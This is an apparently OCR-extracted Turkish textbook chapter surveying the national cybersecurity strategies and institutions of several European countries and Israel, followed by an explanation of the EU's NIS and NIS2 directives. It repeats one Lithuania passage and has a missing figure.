Letonya, siber güvenliğin artan öneminin farkında olarak, 2014 yılında önemli bir adım atarak 2014-2018 Siber Güvenlik Stratejisi'ni yürürlüğe koymuştur. Bu strateji, ülkenin siber alandaki BİT güvenlik olaylarına dikkat çekerek, gelecekteki siber güvenlik risklerinin artabileceğini öngörmüştür. Bu öngörü, Letonya'nın siber güvenlik konusuna ne kadar ciddi yaklaştığını göstermektedir.

Strateji, sadece riskleri belirlemekle kalmayıp aynı zamanda çözüm önerileri de sunmaktadır. Devletin, belediye kurumlarının ve kamunun, elektronik iletişim hizmetleri sağlayıcıları ile kritik BİT altyapısının denetçilerinin temel güvenlik gereksinimlerini belirleyen Bilgi Teknolojilerinin Güvenliği Yasası'na da değinmektedir. Bu yasa, siber güvenliğin yasal bir zeminde ele alınmasını sağlamaktadır.

Letonya'nın siber güvenliğe yaklaşımı, bütünleşik bir yapıya sahiptir. Hem strateji hem de yasa, kritik altyapı ve kamu hizmetlerine öncelik vererek ülkenin siber güvenliğinin ve ulusal güvenliğinin korunmasını amaçlamaktadır. Bu bütünleşik yaklaşım, siber güvenlik tehditlerine karşı daha etkili bir mücadele imkânı sunmaktadır.

Siber güvenlik politikalarının geliştirilmesi ve uygulanmasında kilit rol oynayan Letonya Ulusal Bilgi Teknolojisi Güvenlik Konseyi, kamu ve özel sektör arasında bilgi alışverişi ve iş birliği için merkezi bir otorite olarak görev yapmaktadır. Konsey, siber güvenlik alanında önemli bir koordinasyon görevini üstlenerek, farklı kurum ve kuruluşların iş birliği içinde çalışmasını sağlamaktadır.

Savunma Bakanlığı da siber güvenliğe önemli katkılar sağlamaktadır. Bilgi teknolojisi güvenliği ve siber alanı koruma politikalarının geliştirilmesi ve uygulanmasını koordine eden Bakanlık, ülkenin siber savunma kapasitesini güçlendirmektedir.

Letonya'da siber güvenlik politikalarının uygulanmasında rol alan diğer bakanlıklar ve CERT gibi kuruluşlar da bulunmaktadır. Bu kuruluşlar, siber güvenlik alanında farklı görevler üstlenerek, ülkenin siber güvenlik altyapısının güçlenmesine katkıda bulunmaktadır.

Sonuç olarak, Letonya, siber güvenlik konusuna büyük önem vermektedir. Gerek stratejisi gerekse yasaları ve kurumlarıyla, siber güvenlik alanında kapsamlı bir yaklaşım benimsemiştir. Bu yaklaşım sayesinde, ülkenin siber güvenliği ve ulusal güvenliği korunmakta, vatandaşların ve kurumların dijital güvenliği sağlanmaktadır.

Litvanya, siber güvenlik alanında öncü adımlar atarak, bu konuya büyük önem verdiğini göstermiştir. Ülke, siber güvenlikle ilgili ilk kurumları kurmanın yanı sıra, yakın zamanda kapsamlı bir siber güvenlik yasasını da yürürlüğe koymuştur. Bu yasa, Litvanya'nın siber güvenliği yasal bir zemine oturtma konusundaki kararlılığını ortaya koymaktadır.2011 yılında kapsamlı bir siber güvenlik stratejisi yayınlayan Litvanya, bu stratejinin uygulanmasına ilişkin bilgileri sınırlı tutsa da siber güvenliği ulusal çıkarların önceliği olarak ilan eden bir ulusal güvenlik stratejisini parlamentosundan geçirmiştir. Bu strateji, Litvanya'nın siber güvenliğe verdiği önemi ve bu alandaki kararlılığını vurgulamaktadır.

Litvanya hükümeti, ülkenin siber alanının güvenliğini sağlamak amacıyla 2011-2019 yılları için Elektronik Bilgi Güvenliği Geliştirme Programını onaylamıştır. Bu program, Litvanya'nın siber güvenlik alanındaki uzun vadeli planlarını ve hedeflerini göstermektedir. Litvanya'nın siber güvenlik alanındaki bu adımları, ülkenin siber tehditlere karşı kendini koruma ve dijital güvenliğini sağlama konusundaki ciddiyetini ortaya koymaktadır.

Litvanya, siber güvenlik alanında önemli adımlar atmış ve bu alana büyük önem verdiğini göstermiştir. Ülke, siber güvenlikle ilgili ilk kurumları kurmanın yanı sıra, yakın zamanda kapsamlı bir siber güvenlik yasasını da yürürlüğe koymuştur. Bu yasa, Litvanya'nın siber güvenliği yasal bir zemine oturtma konusundaki kararlılığını ortaya koymaktadır. 2011 yılında kapsamlı bir siber güvenlik stratejisi yayınlayan Litvanya, bu stratejinin uygulanmasına ilişkin bilgileri sınırlı tutsa da siber güvenliği ulusal çıkarların önceliği olarak ilan eden bir ulusal güvenlik stratejisini parlamentosundan geçirmiştir. Bu strateji, Litvanya'nın siber güvenliğe verdiği önemi ve bu alandaki kararlılığını vurgulamaktadır.

Litvanya hükümeti, ülkenin siber alanının güvenliğini sağlamak amacıyla 2011-2019 yılları için Elektronik Bilgi Güvenliği Geliştirme Programını onaylamıştır. Bu program, Litvanya'nın siber güvenlik alanındaki uzun vadeli planlarını ve hedeflerini göstermektedir.

- Programın üç ana hedefi bulunmaktadır:
- Devlete ait bilgi kaynaklarının güvenliğini güçlendirmek.
- Kritik bilgi altyapısının verimli bir şekilde çalışmasını sağlamak.
- Litvanya vatandaşlarının, sakinlerinin ve ülkede kalan kişilerin siber güvenliğini sağlamak.

Bu hedefler, 2014 yılında onaylanan Litvanya Siber Güvenlik Yasası'na taşınmış ve bu yasa tarafından içerikleri geliştirilmiştir. Yasanın önemli sonuçları arasında, ulusal siber güvenlik politikalarının koordinasyonunun Millî Savunma Bakanlığı'na devredilmesi ve yeni bir operasyonel Ulusal Güvenlik Konseyi'nin kurulması yer almaktadır. Siber güvenlik stratejisi, kamu-özel sektör ortaklıklarının değerini ve

ihtiyacını kabul etmektedir. Ancak henüz resmi veya sistematik bir iş birliği mevcut değildir.

Litvanya, 2018 ve 2021 yıllarında Ulusal Siber Güvenlik Strateji belgelerini yayınlamıştır. Bu belgeler, ülkenin siber güvenlik alanındaki güncel yaklaşımlarını ve hedeflerini ortaya koymaktadır. Litvanya'nın siber güvenlik alanındaki bu adımları, ülkenin siber tehditlere karşı kendini koruma ve dijital güvenliğini sağlama konusundaki ciddiyetini ortaya koymaktadır.

Polonya, siber güvenlik stratejisini hem yayınlamış hem de uygulamaya koymuştur. Siber güvenlik, Polonya'nın ulusal güvenlik çabalarının ayrılmaz bir parçası haline gelmiştir ve bu durum, diğer ulusal stratejik belgelerde de sıklıkla vurgulanmaktadır.

Polonya'nın stratejik belgelerinde siber güvenlik konusuna ilk olarak 2007 yılında Polonya Cumhuriyeti Ulusal Güvenlik Stratejisi'nde değinilmiştir. Bu belgede, siber güvenlik ile ülkenin iyi çalışma yeteneği arasında doğrudan bir ilişki olduğu belirtilmiştir. Daha sonra, Polonya Cumhuriyeti Ulusal Güvenlik Sisteminin Geliştirilmesi Stratejisi (2011-2022), Polonya'daki siber alan koruması ile ilgili konuları detaylandırmış ve geliştirmiştir. Ancak, siber güvenliğe adanan ilk belge olan Siber Uzay Koruma Politikası, 2013 yılına kadar yayınlanmamıştır.

2015 yılında Polonya Ulusal Güvenlik Bürosu, siber alanda ulusal güvenliği geliştirmek için tamamlanması gereken çalışmaları ortaya koyan bir siber güvenlik doktrini yayınlamıştır. Bu doktrin, devlet kurumlarının, özellikle de güvenlik kurumları, silahlı kuvvetler, özel sektör ve STK'lar için görevlerini belirlemiştir. Ulusal Güvenlik Bürosu, Yönetim ve Sayısallaştırma Bakanlığı, İç Güvenlik Ajansı ve siber güvenlik hedeflerine ulaşmaktan sorumlu CERT ile birlikte ana aktörler olarak işlev görmektedir.

Çek Cumhuriyeti, siber güvenlik alanında önemli adımlar atmış ve bu alana büyük önem verdiğini göstermiştir. Ülkenin siber güvenlik politikasının gelişim süreci, 2005 yılında onaylanan Ulusal Bilgi Güvenliği Stratejisi ile başlamıştır. Bu strateji, Çek Cumhuriyeti'nin ulusal siber alanını düzenlemeye yönelik ilk girişimidir. 2011 yılında yayınlanan Ulusal Güvenlik Stratejisi, siber güvenliği Çek hükümetinin ana

önceliklerinden biri olarak tanımlamış ve siber tehditleri bölgesel çatışmalar, terörizm ve kitle imha silahlarıyla aynı güvenlik tehdidi düzeyine yerleştirmiştir. Bu strateji, siber güvenliğin ulusal güvenlik için ne kadar önemli olduğunu vurgulamaktadır.

Çek Cumhuriyeti, 2011-2015 yılları için siber güvenlik stratejisini ve eylem planını onaylamıştır. Bu strateji, öncelikle Çek Cumhuriyeti'ndeki BİT sistemlerini korumayı ve siber saldırıların neden olduğu hasarı azaltmayı amaçlamıştır. 2015 yılında Çek hükümeti, 2015-2020 için güncellenmiş ulusal siber güvenlik stratejisini onaylamıştır. Bu strateji, mümkün olan en yüksek siber güvenlik seviyesine ulaşmak için kapsamlı bir dizi önlem içermektedir.

Çek Cumhuriyeti'nde sivil kurumlar siber güvenlik politikasını uygulamakla görevlidir. Ulusal siber güvenliğin genel sorumluluğu, ülkenin Ulusal Güvenlik Otoritesine aittir. Ulusal Güvenlik Otoritesi bünyesindeki bir kurum olan Ulusal Siber Güvenlik Merkezi, ülkenin ulusal ve uluslararası siber alanda erken uyarı sisteminin bir parçasıdır. İçişleri Bakanlığı siber güvenlik konularını siyasi düzeyde desteklerken, Savunma Bakanlığı siber güvenlik konularını yalnızca NATO ile iş birliği içerisinde ele almaktadır. Çek Cumhuriyeti'nin siber güvenlik alanındaki bu adımları, ülkenin siber tehditlere karşı kendini koruma ve dijital güvenliğini sağlama konusundaki ciddiyetini ortaya koymaktadır.

Slovakya, 2009-2013 yılları arasında Ulusal Bilgi Güvenliği Stratejisi'ni (NSIS) benimsemiştir. 2008 yılında ise siber güvenlik için yasal bir çerçeve oluşturmuştur. Bu strateji, Slovakya'nın sınıflandırılmamış kamu yönetimi bilgilerinin güvenliğinden sorumlu olan Maliye Bakanlığı tarafından hazırlanmıştır.

2012 yılında Slovakya, Ulusal Siber Güvenlik Stratejisi'ni hayata geçirmiştir. Karşılıklı iletişim, bilgi güvenliği konusunda stratejik ve teknik materyaller hazırlayan, danışmanlık ve koordinasyon görevini üstlenen Maliye Bakanlığı Bilgi Güvenliği Komitesi tarafından sağlanmaktadır. Bazı özel konular ise Güvenlik Konseyi, İçişleri Bakanlığı ve Savunma Bakanlığı tarafından denetlenmektedir. Ancak, Slovakya Savunma Bakanlığı'nın ulusal siber güvenlik yönetiminde doğrudan bir rolü bulunmamaktadır.

Macaristan, siber çağın getirdiği risklerin farkında olarak, 2013 yılında ulusal siber güvenlik stratejisini yayınlamıştır. Bu strateji, ülkenin siber alandaki egemenliğini korumayı ulusal bir çıkar olarak benimsemiş ve siber tehditlerin uluslararası iş birliği gerektirebileceğini öngörmüştür.

Siber güvenliğin giderek artan önemi, Macaristan'ı bu alanda etkin bir koordinasyon mekanizması kurmaya yöneltmiştir. Ulusal Siber Güvenlik Koordinasyon Konseyi, siber bağlantılı politikaların belirlenmesi ve uygulanmasında merkezi bir rol üstlenmektedir. Ancak, siber güvenlik sadece tek bir kurumun sorumluluğunda değildir. Macaristan'da bu alanda faaliyet gösteren çeşitli kurumlar bulunmaktadır. Siber Güvenlik Kurumu, Ulusal Güvenlik Ofisi, Kamu Yönetimi, Adalet Bakanlığı ve CERT gibi kuruluşlar, siber güvenliğin farklı boyutlarına odaklanarak ülkenin bu alandaki kapasitesini güçlendirmektedir. Macaristan'ın bu yaklaşımı, siber güvenliğin çok boyutlu ve iş birliğine dayalı bir alan olduğunu kabul etmektedir. Hem ulusal strateji hem de çeşitli kurumların katılımıyla, ülke siber tehditlere karşı daha dirençli hale gelmeyi amaçlamaktadır.

Ukrayna, kritik altyapısına yönelik büyük çaplı siber saldırılara maruz kalınca 2016 yılında Ulusal Siber Güvenlik Stratejisi'ni yürürlüğe koydu. Aynı yıl içinde Ulusal Siber Güvenlik Koordinasyon Merkezi'ni kurdu ve siber suç yasalarını Budapeşte Sözleşmesi standartlarına ve internet servis sağlayıcıları için en iyi uygulamalara uyumlu hale getirdi. Bu adımlar, ülkenin siber saldırılara karşı direncini artırmada önemli rol oynadı.

Günümüzde internet kullanımının artması ve hizmetlerin dijitalleşmesiyle birlikte siber alanın önemi arttı. Ancak bu durum, bilgisayar sistemlerine yönelik siber saldırı riskini de beraberinde getirdi. Ukrayna'da bu durumun en belirgin örneği, 2015 Aralık'ında elektrik şirketlerine düzenlenen büyük bir siber saldırı oldu. Saldırı, yerel seçimlerin yapıldığı gün büyük televizyon kanallarına yapılan saldırıları takip etti. Saldırılar, ülkenin siber güvenlik alanındaki zayıflıklarını gözler önüne serdi.

Siber saldırılar artık sadece bilgisayar sistemlerini değil, diplomatları, güvenlik güçlerini, savunma sanayii aktörlerini, devlet kurumlarını, medyayı, politikacıları ve

kamuoyunu da hedef alıyor. "Fiziksel" dünyayı etkilemek için internet üzerinden yanlış bilgilendirme kampanyaları yürütülüyor. Çin atasözünün dediği gibi, "Su bir tekneyi taşıyabilirken, onu batırabilir de." Siber alana bağımlılık, bir yandan büyük faydalar sağlarken, diğer yandan da siber saldırılara karşı savunmasız kalmaya neden olabilir. Siber güvenliği sağlamak, günümüzde ulusal güvenlik, kamu güvenliği ve ekonomi için en büyük zorluklardan biri olarak görülüyor. Bu zorluğun üstesinden gelmek için uluslararası iş birliği, teknolojik yatırımlar ve toplum bilincini artırmaya yönelik çalışmalar büyük önem taşıyor.

Rusya'nın Ukrayna'ya karşı başlattığı askerî harekât, sadece fiziksel saldırılarla sınırlı kalmayıp siber alanda da kendini göstermiştir. 2022 yılının başından itibaren, Ukrayna'daki işletmeler, devlet kurumları ve diğer kuruluşlar, Rusya tarafından gerçekleştirilen çeşitli siber saldırılara maruz kalmıştır. Bu saldırılar arasında en sık karşılaşılanlar, hizmet reddi (DDoS) saldırıları ve web sitelerinin tahrif edilmesi olmuştur. Saldırganlar, Ukraynalı kurumların web sitelerinin içeriğini değiştirerek kendi propagandalarını yaymaya çalışmışlardır.

Rusya'nın Ukrayna'ya yönelik siber saldırılarının en geniş çaplı olanlarından biri, 28 Mart'ta Ukrayna'nın en büyük telekom şirketi olan Ukrtelekom'a gerçekleştirilmiştir. Bu saldırı sonucunda, müşterilerin yaklaşık yüzde sekseni saatlerce internet erişiminden mahrum kalmıştır. Bu olay, siber saldırıların sadece kurumları değil, aynı zamanda sivil halkı da olumsuz etkileyebileceğini göstermiştir. Rusya'nın Ukrayna'ya yönelik siber saldırıları, modern savaşların sadece fiziksel alanda değil, siber alanda da yaşandığını gözler önüne sermektedir. Bu saldırılar, ülkelerin kritik altyapılarını ve iletişim sistemlerini hedef alarak büyük zararlara yol açabilmektedir. Bu nedenle, siber güvenlik, günümüzde ülkelerin en önemli önceliklerinden biri haline gelmiştir.

5.2.3 Almanya

Almanya, siber güvenlik konusunda uzun yıllara dayanan bir tecrübeye sahip. Ülke, siber tehditlere karşı hem teknik altyapısını güçlendirmeye hem de politik ve askeri stratejiler geliştirmeye büyük önem veriyor. Bu yaklaşımın temelinde, siber güvenliğin

sadece teknolojik bir sorun olmadığı, aynı zamanda politik, diplomatik ve askeri boyutlarının da olduğu bilinci yatıyor.

Almanya'nın siber güvenlik stratejisi, önleyici ve mühendislik odaklı bir yaklaşım izliyor. Bu yaklaşımın en önemli unsurlarından biri, Federal Bilgi Güvenliği Ofisi'nin (BSI) öncü rolü. BSI, Almanya'nın ulusal siber güvenlik mimarisinin geliştirilmesinde ve uygulanmasında kilit bir rol oynuyor. Kurum, teknik uzmanlığı ve bilgi birikimiyle ülkenin siber güvenliğini güçlendirmeye katkıda bulunuyor.

Almanya, siber savunma yeteneklerini de sürekli olarak geliştiriyor. 2016 yılında ordu, siber savunma alanındaki yeteneklerini genişletti ve yeniden düzenledi. Bu sayede ülke, siber saldırılara karşı daha etkin bir şekilde savunma yapabilme kapasitesine ulaştı.

2016 yılında Almanya hükümeti, üçüncü siber güvenlik stratejisini yayınladı. Bu strateji, ulusal siber savunma mimarisini güçlendirmeyi, devlet ve sanayi arasındaki iş birliğini artırmayı ve bireysel kullanıcıların siber güvenlik bilincini yükseltmeyi amaçlıyor. Strateji, Almanya'nın siber güvenlik alanındaki uzun vadeli hedeflerini ve bu hedeflere ulaşmak için izleyeceği yol haritasını belirliyor.

Almanya'nın siber güvenlik yaklaşımı, teknik, politik, diplomatik ve askeri boyutları bir araya getirerek çok yönlü bir strateji oluşturmayı hedefliyor. Bu sayede ülke, siber tehditlere karşı daha kapsamlı ve etkili bir şekilde mücadele edebiliyor.

5.2.4 İsviçre

İsviçre'nin siber güvenlik politikası, iki temel strateji üzerine kurulmuştur:

- ***MELANI (Meldestelle für Analyse und Nachricht):*** Siber güvenlik alanında kilit bir aktör olan MELANI, Ulusal Siber Riskleri Önleme Stratejisi (NCS) aracılığıyla etkisini genişletmeye devam etmektedir. Siber güvenlik konularında analiz ve raporlama merkezi olarak faaliyet gösteren MELANI, İsviçre'nin siber tehditlere karşı korunmasında önemli bir rol oynamaktadır.
- ***FOCP (Federal Office for Civil Protection):*** Sivil Koruma Federal Dairesi (FOCP), kritik altyapıların korunması alanında kilit bir role sahiptir. "Ulusal Kritik Altyapı Koruma Stratejisi"nin ana koordinatörü olarak görev yapan FOCP, ülkenin

enerji, ulaşım, iletişim gibi hayati altyapılarının siber saldırılara karşı güvenliğini sağlamakla sorumludur.

Bu iki strateji, İsviçre'nin mevcut siber güvenlik yaklaşımını şekillendirmekte ve uygulanmasında önemli rol oynamaktadır. İsviçre siber güvenlik politikasını etkileyen bazı faktörler de bulunmaktadır.

İsviçre'nin siber güvenlik politikası, uluslararası, ulusal ve iş düzeyindeki faktörlerden etkilenmektedir.

Uluslararası Düzey: MELANI'nin uzun süreli varlığı ve etkinliği, dış etkileri en aza indirmekte ve İsviçre'nin kendine özgü bir siber güvenlik kimliği geliştirmesine katkıda bulunmaktadır. Amerika Birleşik Devletleri ve Birleşik Krallık'taki politika gelişmelerinden etkilenmiş olsa da MELANI'nin yapısı ve siber olaylara müdahale yöntemi benzersizdir.

Ulusal Düzey: Bu dönemde federal yönetimde iki temel fay hattı bulunmaktadır. MELANI öncelikle özel sektörle operasyonel olay müdahale konularına odaklanmıştır. Kritik altyapıların "siber" ve "siber olmayan" unsurları arasındaki ayrımın yapaylığını kabul eden FOCP'nin görevleri ve MELANI'nin görevleri, 2012 yılında İsviçre siber risk stratejisi belgesinde uyumlu hale getirilmiştir.

İş Düzeyi: Özel sektörün endişeleri ve istekleri MELANI aracılığıyla dikkate alınmaktadır.

Olaylara Odaklanma: Stuxnet gibi büyük siber olaylar, İsviçre'deki küresel siber güvenlik tartışmasını da etkilemiştir. Tartışma, askeri-stratejik yönlere daha fazla odaklanmıştır. Ancak, İsviçre toplumu bu eğilimlerden çok fazla etkilenmemiştir. Genel siber hazırlığın düşük olduğu düşünülse de İsviçre siber güvenlik camiasında, kamu-özel ve kamu-kamu ortaklığına dayalı politika yaklaşımının doğruluğuna dair güçlü bir inanç vardır.

İsrail, siber güvenlik alanında öncü ülkelerden biri olarak kabul edilir. Ülkenin ulusal siber güvenlik stratejisi ve politikası, 2000'li yılların başında, dünyadaki ilk örneklerden biri olarak geliştirilmeye başlanmıştır. Bu kapsamda, kritik altyapının merkezi olarak korunması sağlanmıştır. 2002 yılında yürürlüğe giren Karar B/84 yasası, bu alanda önemli bir adım olmuştur. Bu yasa ile "Ulusal Bilgi Güvenliği

Otoritesi" tarafından hazırlanan siber güvenlik yönergeleri, ticari ve kamu kuruluşları ile kamu hizmetleri için zorunlu hale getirilmiştir. Bu düzenleme, İsrail'in siber güvenlik alanındaki kararlılığını ve öncü rolünü göstermektedir.

5.2.5 NIS2(Network and Information Systems Directive 2)

Avrupa Birliği'nin siber güvenliği tüm üye ülkelerde aynı yüksek seviyeye ulaştırma hedefinin en önemli adımı NIS2(Ağ ve Bilgi Sistemleri Güvenliği Direktifi 2) Yönergesi'dir. NIS2, Avrupa Birliği'nin (AB) siber güvenlik alanındaki önemli bir düzenlemesidir. 2016 yılında yürürlüğe giren NIS Direktifi'nin güncellenmiş ve güçlendirilmiş halidir. NIS2, AB üye ülkelerindeki kritik sektörlerde faaliyet gösteren kuruluşların siber güvenlik seviyelerini yükseltmeyi ve bu alandaki iş birliğini artırmayı amaçlar (ENISA, 2023).

ENISA, kuruluşların ve yetkililerin NIS2'ye uyum sağlamalarını desteklemek için çeşitli farkındalık materyalleri geliştirmiştir. Bu kaynaklar, işletmeleri ve ilgili mercileri direktifin gereklilikleri hakkında bilgilendirerek, NIS2'nin siber güvenlik uygulamalarına nasıl etki ettiğini anlamalarına yardımcı olmayı hedeflemektedir (ENISA, 2023).

5.2.5.1 İlk NIS Yönergesinin Amacı Neydi?

2016'da yürürlüğe giren NIS yönergesi, Avrupa Birliği (AB) üyesi tüm ülkeler için çıkarılan ilk siber güvenlik yasası oldu. Bu yönerge, esas olarak iki tür kuruluşa odaklanmaktaydı: sağlık, ulaşım ve enerji gibi temel hizmetleri işletenler (OES'ler) ve çevrimiçi arama motorları, e-ticaret siteleri ve bulut bilişim hizmetleri gibi dijital hizmet sağlayıcıları (DHS'ler).

NIS yönergesi, bu kuruluşların uygun güvenlik önlemleri almasını ve karşılaştıkları önemli siber güvenlik sorunlarını bildirmesini zorunlu kıldı. Ancak aynı zamanda, her ülkenin kendi özel durumlarını da göz önünde bulundurmasına olanak tanıdı. Yönergenin temel hedefi, Avrupa'daki kuruluşların siber güvenlik seviyesini yükseltmekti. Bunu yaparken çeşitli yöntemler kullanıldı. Bunlardan bazıları şunlardı:

ülkelerde ulusal NIS yetkilileri oluşturmak, şirketlerin Bilgisayar Güvenliği Olaylarına Müdahale Ekipleri (CSIRT) kurmasını zorunlu hale getirmek ve AB üyesi ülkeler, Avrupa Komisyonu ve AB Siber Güvenlik Ajansı (ENISA) arasında İşbirliği Grubu aracılığıyla bilgi alışverişini ve stratejik iletişimi sağlamaktı (Cyberpilot, 2022).

5.2.5.2 NIS2 Neden Geliştirildi?


AB'nin ilk siber güvenlik politikası olan 2016 tarihli NIS Direktifi, AB'yi yeni siber güvenlik tehditlerinden korumak için güncellenmeye ihtiyaç duyuyordu. COVID-19 salgını sırasında dünya siber saldırılarda artış yaşadı ve bu da Avrupa Komisyonu'nun yeni ve geliştirilmiş bir NIS2 Direktifi önermesine yol açtı.

NIS2 Direktifi, yeni kritik hizmet sektörleri ekleyerek, güvenlik gereksinimlerini güçlendirerek, tedarik zinciri güvenliğini ele alarak ve raporlama yükümlülüklerini ve yaptırımları artırarak orijinal NIS Direktifindeki boşlukları dolduracaktır. Ekim 2024'te NIS2, orijinal NIS Direktifinin yerini aldı. Amaç, temel hizmet sağlayıcılarını günümüzün siber güvenlik risklerini yönetmeye daha iyi hazırlamaktır (Cyberpilot, 2022).

NIS2'nin amacı hem farklı sektörler hem de ülkeler arasında bilgi paylaşım sürecini iyileştirerek her bir Avrupa ülkesinin siber güvenliğini daha da güçlendirmek, durumun ciddiyetinin fark edilmesini sağlamak ve AB'nin güvenlik sorunlarıyla toplu olarak yüzleşmesini kolaylaştırmaktır. NIS2 birçok ülke ve sektör arasındaki farklılıkları en aza indirmeli ve çok çeşitli siber güvenlik tehditlerine ilişkin birleştirilmiş bir stratejik plan sunmalıdır. NIS1 ile kıyaslandığında, NIS2 ulusal yetkililer için daha sert denetim önlemleri ve daha sıkı yaptırım ihtiyacı getirmektedir.

5.2.5.3 NIS ve NIS2 Arasındaki Temel Farkları

Şekil1 5.2. NIS ve NIS2 Karşılaştırmaları



Kaynak: Kingston,2024.

İçerik ve Kapsam: NIS Direktifi öncelikle temel hizmet kuruluşlarına ve dijital hizmet sağlayıcılarına odaklanmaktadır. NIS2, direktifin kapsamını sağlık, ulaştırma, enerji, bankacılık ve kamu dahil olmak üzere daha geniş bir sektör yelpazesinden orta ve büyük ölçekli kuruluşları içerecek şekilde genişletmektedir. Bu da artık daha fazla kuruluşun ve devlet kurumunun sıkı siber güvenlik standartlarına uymasını gerektirmektedir.

Güvenlik Gereksinimleri: NIS2 daha ayrıntılı güvenlik gereksinimleri ortaya koymaktadır. Buna göre kuruluşlar risk yönetimi tedbirlerini uygulamalı, düzenli güvenlik değerlendirmeleri yapmalı ve olaylara müdahale stratejilerini uygulamaya almalıdır. Direktif, hassas verilerin korunması için şifreleme ve erişim kontrollerinin kullanılmasını zorunlu hale getirmektedir.

Olay Raporlaması: İlk NIS Direktifi, kuruluşların önemli olayları fazla gecikmeden rapor etmelerini gerektiriyordu. NIS2 bu gerekliliği sıkılaştırarak olayların tespit edildikten sonraki 24 saat içinde bildirilmesini zorunlu hale getirmekte ve böylece saldırılara ve ilgili bozulmalara daha hızlı yanıt verilmesini sağlamaktadır.

Denetim ve Yaptırım: NIS2, ulusal makamların uyumun denetlenmesi ve uygulanmasındaki rolünü güçlendirmektedir. Uyumsuzlukla ilgili cezalar da daha ağır olup, 10 milyon Avro'ya veya şirketin küresel yıllık cirosunun %2'sine (hangisi daha yüksekse) kadar ulaşabilecek cezalar söz konusudur.

Tedarik Zinciri Güvenliği: NIS2, kritik tedarik zinciri güvenliğinin sağlanmasının önemini vurgulamakta, şirketlerin ve hükümetlerin tedarikçileri ve hizmet sağlayıcıları tarafından oluşturulan siber güvenlik risklerini değerlendirmelerini ve yönetmelerini gerektirmektedir (Kingston, 2024).

5.2.5.4 NIS2 Direktifinin Temel Unsurları

- NIS Direktifinin eksikliklerini gidermek ve mevcut gereksinimlere uygun bir siber güvenlik çerçevesi sağlamak amacıyla hazırlanan NIS2 Direktifi, önceki düzenlemenin yönelmediği sektörleri de kapsayacak şekilde genişletilmiştir. Bu bağlamda, seçilmiş sektörlerdeki tüm orta ve büyük ölçekli işletmelerin, düzenleme kapsamına dahil edileceği net bir büyüklük eşiği belirlenmiş ve yüksek güvenlik riski profiline sahip küçük işletmelerin de düzenleme kapsamına dahil edilmesine ilişkin olarak üye devletlere takdir yetkisi tanınmıştır.
- "Temel (essential) hizmet operatörleri" ile "dijital hizmet sağlayıcıları" arasındaki ayrım kaldırılmıştır. Kuruluşlar önemlerine göre "temel" ve "önemli" olmak üzere iki kategoriye ayrılmış ve bunların farklı denetim rejimlerine tabi tutulacağı düzenlenmiştir.
- Uygulanması gereken temel güvenlik unsurlarını içeren asgari bir liste oluşturulmuş ve olayların bildirilme/raporlanma süreci, raporların içeriği ve zaman çizelgelerine ilişkin daha net düzenlemeler getirilmiştir.

- Tedarik zinciri güvenliğine yönelik adımlar atılmış ve şirketlerin tedarik zinciri risklerini ele almaları zorunlu kılınmıştır. Ayrıca, AB düzeyinde temel bilgi ve iletişim teknolojilerine yönelik tedarik zinciri güvenliğini güçlendirme çalışmaları yürütüleceği belirtilmiştir.
- Ulusal otoriteler için daha sıkı denetim ve yaptırım gereklilikleri öngörülmüş, üye devletler arasında yaptırım rejimlerinin uyumlu hâle getirilmesi hedeflenmiştir.
- Üye devletler arasında stratejik politika kararlarının şekillendirilmesinde İş Birliği Grubu'nun rolü güçlendirilmiş ve ulusal otoriteler arasında bilgi paylaşımı ve iş birliği desteklenmiştir. Diğer yandan, büyük ölçekli siber güvenlik olaylarının ve krizlerinin koordineli bir şekilde yönetilmesini desteklemek amacıyla "AB Siber Kriz İrtibat Organizasyonu Ağı" (EU-CyCLONe) oluşturulmuştur.
- Yeni keşfedilen güvenlik açıklarının AB genelinde koordineli bir şekilde bildirilmesini sağlayacak temel bir çerçeve oluşturularak, AB Siber Güvenlik Ajansı (ENISA) tarafından işletilecek olan AB güvenlik açığı veri tabanının oluşturulması düzenlenmiştir. Bu veri tabanı ile, bilgi teknolojileri ürünleri ve hizmetlerindeki güvenlik açıklarının takip edilmesi amaçlanmıştır (Ekin, 2024).

5.2.5.5 NIS2 Direktifinin Kapsadığı Sektörler ve Kuruluş Türleri

NIS2 Direktifi, aşağıdaki sektörlerde faaliyet gösteren kuruluşları kapsamaktadır:

Yüksek Kritiklikteki Sektörler:

- Enerji (elektrik, merkezi ısıtma ve soğutma, petrol, gaz ve hidrojen)
- Ulaşım (hava, demir yolu, su ve kara ulaşımı)
- Bankacılık,
